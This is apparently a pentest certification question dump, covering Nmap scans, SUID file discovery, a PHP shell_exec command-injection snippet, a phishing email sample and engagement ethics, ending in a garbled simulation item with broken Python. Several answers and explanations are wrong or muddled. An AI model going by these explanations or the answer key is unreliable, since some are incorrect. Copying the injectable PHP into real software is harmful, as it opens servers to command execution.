A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects. Which of the following Nmap commands should the tester use?

A. ..nmap -sU -sV -T4 -F target.company.com
B. ..nmap -sS -sV -F target.company.com
C. ..nmap -sT -v -T5 target.company.com
D. ..nmap -sX -sC target.company.com

Answer: B

Explanation:
The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is nmap -sS -sV -F target.company.com. This command has the following options:
> -sS performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.

> -sV performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.

> -F performs a fast scan, which is a scan option that only scans the 100 most common ports according to the nmap-services file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.

> target.company.com specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (-sU), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (-sT), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the three-way handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (-sX), which is a scan technique that sends TCP packets with the FIN, PSH, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (-sV), which is one of the requirements of the question.

NEW QUESTION 256
A penetration tester receives the following results from an Nmap scan:

```
Interesting ports on 192.168.1.1:

Port        State       Service
21/tcp      closed      ftp
22/tcp      open        ssh
23/tcp      closed      telnet
25/tcp      closed      smtp
80/tcp      open        http
110/tcp     closed      pop3
139/tcp     closed      nethics-ssn
443/tcp     closed      https
3389/tcp    closed      rdp
```

Which of the following OSs is the target MOST likely running?

A. CentOS
B. Arch Linux
C. Windows Server
D. Ubuntu

Answer: C

NEW QUESTION 259
During a penetration tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web the following actions should the penetration tester perform next?

A. Continue the assessment and mark the finding as critical.
B. Attempting to remediate the issue temporally.
C. Notify the primary contact immediately.
D. Shutting down the web server until the assessment is finished

Answer: C

Explanation:
The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage. Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.

NEW QUESTION 260
A penetration tester performs the following command: curl –I –http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?

A.
```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```

B.
```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```

C.
```
  %  Total%  Received % Xferd  Average  Speed  Time      Time     Time    Current
                               Dload    Upload Total     Spent    Left    Speed

 100 1698k  100 1698k  0  0    1566k    0      0:00:01   0:00:01  --:--   1565k
                                                                  -:--
```

D.
```
[############################################################] 100%
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 265
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Answer: D

NEW QUESTION 266
A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

A. The penetration tester conducts a retest.
B. The penetration tester deletes all scripts from the client machines.
C. The client applies patches to the systems.
D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 267
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
• The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
• Network management interfaces are available on the production network.
• An Nmap scan returned the following:

```
Port       State       Service       Version
22/tcp     open        ssh           Cisco SSH 1.25 (protocol 2.0
80/tcp     open        http          Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open        https         Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.

D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Answer: DE

Explanation:
The key findings indicate that the network device is vulnerable to several attacks, such as sniffing,
brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION 270
A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

A. /var/log/messages
B. /var/log/last_user
C. /var/log/user_log
D. /var/log/lastlog

Answer: D

Explanation:
The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 273
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

> Have a full TCP connection
> Send a "hello" payload
> Walt for a response
> Send a string of characters longer than 16 bytes
Which of the following approaches would BEST support the objective?

A. Run nmap –Pn –sV –script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.

Answer: C

Explanation:
The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to
write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. https://nmap.org
Creating a script in the Lua language and using it with NSE would best support the objective of finding a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. NSE (Nmap Scripting Engine) is a feature of Nmap that allows users to write and run scripts to automate tasks or perform advanced scans. Lua is a scripting language that NSE supports and can be used to create custom scripts for Nmap.

NEW QUESTION 274
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Answer: C

Explanation:
Running nmap with the --script vulners option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases2. The --script option allows users to specify which NSE scripts to run during an Nmap scan.

NEW QUESTION 276
A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 278

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times.
To ensure maximum compliance, all employees are required to sign the
Security Policy Acceptance form (on-line here) before the end of this
month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 280

A penetration tester is reviewing the following SOW prior to engaging with a client:
"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

Explanation:
These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client's public IP address would be a breach of confidentiality and trust, as it would expose the client's identity and information to malicious actors who may exploit them.

NEW QUESTION 283

In Python socket programming, SOCK_DGRAM type is:

A. reliable.
B. matrixed.
C. connectionless.
D. slower.

Answer: C

Explanation:
In Python socket programming, SOCK_DGRAM type is connectionless. This means that the socket does not establish a reliable connection between the sender and the receiver, and does not guarantee that the packets will arrive in order or without errors. SOCK_DGRAM type is used for UDP (User Datagram Protocol) sockets, which are faster and simpler than TCP (Transmission Control Protocol) sockets3.

NEW QUESTION 285

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

Explanation:
The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could

compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

NEW QUESTION 290
A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

A. Setting up a secret management solution for all items in the source code management system
B. Implementing role-based access control on the source code management system
C. Configuring multifactor authentication on the source code management system
D. Leveraging a solution to scan for other similar instances in the source code management system
E. Developing a secure software development life cycle process for committing code to the source code management system
F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:
Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

➤ Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates,
etc. A secret management solution can help prevent secrets from being exposed in plain text within the
source code or configuration files3456.

➤ Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system1.

NEW QUESTION 294
A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Answer: A

Explanation:
The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.

NEW QUESTION 297
A compliance-based penetration test is primarily concerned with:

A. obtaining Pll from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 301
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Answer: A

Explanation:
The first thing that a penetration tester should consider when engaging in a penetration test in a cloud environment is whether the cloud service provider allows the tester to test the environment, as this will determine whether the tester has permission or authorization to perform the test. Some cloud service providers have policies or terms of service that prohibit or restrict penetration testing on their platforms or require prior approval or notification before testing. The tester should review these policies and obtain written consent from the provider before conducting any testing activities.

NEW QUESTION 305
The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port      State     Service       Version
22/tcp    open      ssh           OpenSSH 6.6.1p1
53/tcp    open      domain        dnsmasq 2.72
80/tcp    open      http          lighttpd
443/tcp   open      ssl/http      httpd

Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
B. This device is most likely a gateway with in-band management services.
C. This device is most likely a proxy server forwarding requests over TCP/443.
D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:
The heart bleed bug is an open ssl bug which does not affect SSH Ref:
https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh

NEW QUESTION 308
A penetration tester runs the following command on a system: find / -user root –perm -4000 –print 2>/dev/null
Which of the following is the tester trying to accomplish?

A. Set the SGID on all files in the / directory
B. Find the /root directory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:
the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session. The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be used to perform privileged operations or access restricted resources. A penetration tester can use the find command with the -user and -perm options to search for files owned by a specific user (such as root) and having a specific permission (such as 4000, which indicates the SUID bit is set).

NEW QUESTION 310
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Answer: B

Explanation:
A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.
* A. Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.
* C. Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.
* D. Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.
References:
≫ 1: OWASP Foundation, "Clickjacking", https://owasp.org/www-community/attacks/Clickjacking
≫ 2: PortSwigger, "What is clickjacking? Tutorial & Examples",
https://portswigger.net/web-security/clickjacking
≫ 4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-

prevention

NEW QUESTION 313
A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

A. Cost ofthe assessment
B. Report distribution
C. Testing restrictions
D. Liability

Answer: B

NEW QUESTION 317
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

Explanation:
Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

NEW QUESTION 320
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Answer: BE

Explanation:
 A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 322
A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

A. Shoulder surfing
B. Call spoofing
C. Badge stealing
D. Tailgating
E. Dumpster diving
F. Email phishing

Answer: CD

NEW QUESTION 326
A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells
B. Created user accounts
C. Server logs
D. Administrator accounts
E. Reboot system
F. ARP cache

Answer: AB

Explanation:
Removing shells: Remove any shell programs installed when performing the pentest.
Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.
Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION 329
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Answer: D

Explanation:
"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 333
A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment
B. Requiring all testers to review the scoping document carefully
C. Never assessing the production networks
D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:
The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 338
Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach
B. After a merger or an acquisition
C. When an organization updates its network firewall configurations
D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 340
Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

A. Use of non-optimized sort functions
B. Poor input sanitization
C. Null pointer dereferences
D. Non-compliance with code style guide
E. Use of deprecated Javadoc tags
F. A cydomatic complexity score of 3

Answer: BC

NEW QUESTION 345
A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

A. Check the scoping document to determine if exfiltration is within scope.
B. Stop the penetration test.
C. Escalate the issue.
D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:
"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical

vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 347
An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port      State    Service
22/tcp  open     ssh
23/tcp  open     telnet
60/tcp  open     http
443/tcp open     https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

A. Encrypted passwords
B. System-hardening techniques
C. Multifactor authentication
D. Network segmentation

Answer: B

NEW QUESTION 351
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Answer: C

Explanation:
As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

NEW QUESTION 352
During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning
B. Network segmentation
C. System hardening
D. Intrusion detection

Answer: B

Explanation:
Network segmentation is the practice of dividing a network into smaller subnetworks or segments based on different criteria, such as function, security level, or access control. Network segmentation can enhance the security of a network by isolating sensitive or critical systems from less secure or untrusted systems, reducing the attack surface, limiting the spread of malware or intrusions, and enforcing granular policies and rules for each segment. To be PCI compliant, which is a set of standards for protecting payment card data, the company should have implemented network segmentation to separate the servers that perform financial transactions from other parts of the network that may be less secure or more exposed to threats. The other options are not specific requirements for PCI compliance, although they may be good security practices in general.

NEW QUESTION 354
When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

NEW QUESTION 357
A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

A. SQLmap

B. DirBuster
C. w3af
D. OWASP ZAP

Answer: C

Explanation:
W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

NEW QUESTION 361
A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 363
A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN
B. VRFY and TURN
C. EXPN and TURN
D. RCPT TO and VRFY

Answer: A

Explanation:
The VRFY and EXPN commands can be used to enumerate user accounts on an SMTP server, as they are used to verify the existence of users or mailing lists. VRFY (verify) asks the server to confirm that a given user name or address is valid. EXPN (expand) asks the server to expand a mailing list into its individual members. These commands can be used by a penetration tester to identify valid user names or e-mail addresses on the target SMTP server.

NEW QUESTION 366
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT    STATS SERVICE      VERSION
88/tcp  open  kerberos-sec?
139/tcp open  netbios-ssn
389/tcp open  ldap?
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try.
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
